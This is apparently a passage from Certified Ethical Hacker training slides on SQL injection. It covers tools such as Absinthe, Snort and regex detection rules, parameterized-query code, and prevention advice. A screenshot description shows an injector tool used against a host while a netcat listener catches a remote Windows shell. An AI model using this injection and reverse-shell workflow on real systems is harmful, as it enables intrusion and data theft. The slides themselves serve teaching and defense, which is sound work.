The screenshot shows two terminal windows. The top window is titled 'C:\WINDOWS\system32\cmd.exe - injector.pl' and displays the command 'injector.pl -h 192.168.0.105 -f /process\_login.asp -q YES -t ...'. The bottom window is titled 'C:\WINDOWS\system32\cmd.exe - nc -l -p 53 -u -v' and shows a Microsoft Windows 2000 command prompt. It lists system information including the version (5.00.2195), copyright (1985-2000 Microsoft Corp.), and hostnames (hostname and dnsserver). The user then types 'C:\WINNT\system32>hostname' and 'C:\WINNT\system32>dnsserver'. The bottom window also contains a series of commands related to the Automagic SQL Injector, including 'Where do you want to go today? [1-6]:3', 'Enter your IP address: 192.168.0.199', 'Enter your listener port: 53', 'Uploading debug script file to 192.168.0.105:80', 'Waiting for Debug to do its work... 5 seconds...', and the number '4'.


Absinthe is a GUI-based tool that automates the process of downloading the schema and contents of a database that is vulnerable to Blind SQL Injection

## Features:

- Automated SQL Injection
- Supports MS SQL Server, MSDE, Oracle, and Postgres
- Cookies / Additional HTTP Headers
- Query Termination
- Additional text appended to queries
- Supports Use of Proxies / Proxy Rotation
- Multiple filters for page profiling
- Custom Delimiters



# Absinthe: Screenshot





# Blind SQL Injection

# Blind SQL Injection

Blind SQL injection is a hacking method that allows an unauthorized attacker to access a database server

It is facilitated by a common coding blunder: program accepts data from a client and executes SQL queries without validating client's input

Attacker is then free to extract, modify, add, or delete content from the database

Hackers typically test for SQL injection vulnerabilities by sending application input that would cause server to generate an invalid SQL query





# Blind SQL Injection: Countermeasures

To secure an application against SQL injection, developers must never allow client-supplied data to modify the syntax of SQL statements

The best protection is to isolate the web application from SQL altogether

All SQL statements required by application should be in stored procedures and kept on database server

Application should execute stored procedures using a safe interface such as JDBC's [CallableStatement](#) or ADO's Command Object


If arbitrary statements must be used, use [PreparedStatement](#)s

Both [PreparedStatement](#)s and stored procedures compile SQL statement before user input is added, making it impossible for user input to modify actual SQL statement




TM

# Blind SQL Injection: Screenshot




# Blind SQL Injection Schema





TM



# SQL Injection Countermeasures



TM

# SQL Injection Countermeasures

## Selection of Regular Expressions

Regular expressions for detection of SQL meta characters are:

- `/(\%27)|(\')|(\-\-\-)|(\%23)|(#)/ix`

In the above example, the regular expression would be added to the snort rule as follows:

- `alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS  
(msg:"SQL Injection - Paranoid";  
flow:to_server,established;uricontent:".pl";pcre:"/(\%27)|(\')|  
(\-\-\-)|(\%23)|(#)/ix";)`

Since “#” is not an HTML meta character, it will not be encoded by the browser



# SQL Injection Countermeasures (cont'd)

The modified regular expressions for detection of SQL meta characters are:

- `/((\%3D)|(=))[^\n]*((\%27)|(\'))|(\-\-)|(\%3B)|(;))/i`

The regular expressions for a typical SQL injection attack are:

- `/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix`
- `\w*` -zero or more alphanumeric or underscore characters
- `(\%27)|\'` -the ubiquitous single-quote or its hex equivalent
- `(\%6F)|o|(\%4F))((\%72)|r|(\%52)` -the word “or” with various combinations of its upper and lower case hex equivalents



# SQL Injection Countermeasures (cont'd)

The regular expressions for detecting an SQL injection attack using **UNION** as a keyword:

- **/((\%27)|(\'))union/ix**
- **(\%27)|(\')** - the single quote and its hex equivalent
- **union** - the keyword union
- The above expression can be used for **SELECT**, **INSERT**, **UPDATE**, **DELETE**, and **DROP** keywords

The regular expressions for detecting SQL injection attacks on a MS SQL server:

- **/exec(\s|\+)+(\s|x)p\w+/ix**
- **exec** -the keyword required to run the stored or extended procedure
- **(\s|\+)+** -one or more white spaces, or their HTTP encoded equivalents
- **(s|x)p** -the letters “sp” or “xp” to identify stored or extended procedures, respectively
- **\w+** -one or more alphanumeric or underscore characters to complete the name of the procedure

# Preventing SQL Injection Attacks

Minimize the privileges of database connections

Disable verbose error messages

Protect the system account “sa”



Audit source codes

- Escape single quotes
- Input validation
- Reject known bad input
- Input bound checking



# Preventing SQL Injection Attacks (cont'd)

## Never trust user input

- Validate all textbox entries using validation controls, regular expressions, code, and so on

## Never use dynamic SQL

- Use parameterized SQL or stored procedures

## Never connect to a database using an admin-level account

- Use a limited access account to connect to the database

## Do not store secrets in plain text


- Encrypt or hash passwords and other sensitive data; you should also encrypt connection strings

## Exceptions should divulge minimal information

- Do not reveal too much information in error messages; use custom errors to display minimal information in the event of an unhandled error; set debug to false

# GoodLogin.aspx.cs


```
private void cmdLogin_Click(object sender, System.EventArgs e) {
    string strCnx = ConfigurationSettings.AppSettings["cnxNWindBad"];
    using (SqlConnection cnx = new SqlConnection(strCnx))
    {
        SqlParameter prm;
        cnx.Open();
        string strQry =
            "SELECT Count(*) FROM Users WHERE UserName=@username " +
            "AND Password=@password";
        int intRecs;
        SqlCommand cmd = new SqlCommand(strQry, cnx);
        cmd.CommandType= CommandType.Text;
        prm = new SqlParameter("@username",SqlDbType.VarChar,50);
        prm.Direction=ParameterDirection.Input;
        prm.Value = txtUser.Text;
        cmd.Parameters.Add(prm);
        prm = new SqlParameter("@password",SqlDbType.VarChar,50);
        prm.Direction=ParameterDirection.Input;
        prm.Value = txtPassword.Text;
        cmd.Parameters.Add(prm);
        intRecs = (int) cmd.ExecuteScalar();
        if (intRecs>0) {
            FormsAuthentication.RedirectFromLoginPage(txtUser.Text, false);
        }
        else {
            lblMsg.Text = "Login attempt failed.";
        }
    }
}
```




SQLBlock is an ODBC/JDBC driver with a patent pending SQL injection prevention feature

It works as an ordinary ODBC/JDBC data source, and it monitors every SQL statement being executed

If the client application tries to execute any un-allowed SQL statements, SQLBlock will block the execution and will send an alert to the administrator



# SQLBlock: Screenshot




# Acunetix Web Vulnerability Scanner

Acunetix Web scanner can detect and report any SQL Injection vulnerabilities

Other features include:

- Cross site scripting / XSS vulnerabilities
- Google hacking vulnerabilities



Source: <http://www.acunetix.com>



TM

# What Happened Next

Susan searched the Internet for security vulnerabilities of a portal. By chance, she got an online forum listing SQL vulnerabilities of e-shopping4u.com. A SQL programmer herself, she crafted an SQL statement and inserted that in place of user name in their registration form. And to her surprise she was able to bypass all input validations.

She can now access databases of e-shopping4u.com and play with thousands of their customers' records consisting of credit card and other personal information. Losses to e-shopping4u.com could be devastating.



TM

# Summary

**SQL injection is an attack methodology that targets the data residing in a database**

**It attempts to modify the parameters of a web-based application in order to alter the SQL statements that are parsed, in order to retrieve data from the database**

**Database footprinting is the process of mapping the tables on the database, and is a crucial tool in the hands of an attacker**


**Exploits occur due to coding errors as well as inadequate validation checks**

**Prevention involves enforcing better coding practices and database administration procedures**



TM

Copyright 2003 by Randy Glasbergen.  
[www.glasbergen.com](http://www.glasbergen.com)



**"Memo: Foul language or verbal abuse of any kind is  
absolutely forbidden and will result in immediate dismissal  
...unless it's directed at a computer."**



TM

Copyright 2004 by Randy Glasbergen.  
[www.glasbergen.com](http://www.glasbergen.com)



**"This software will help you manage stress  
as long as you don't try to install it."**



TM

Certified Ethical Hacker

© 2000 Randy Glasbergen.  
[www.glasbergen.com](http://www.glasbergen.com)



**"We rarely back up our data. We'd rather not  
keep a permanent record of everything  
that goes wrong around here!"**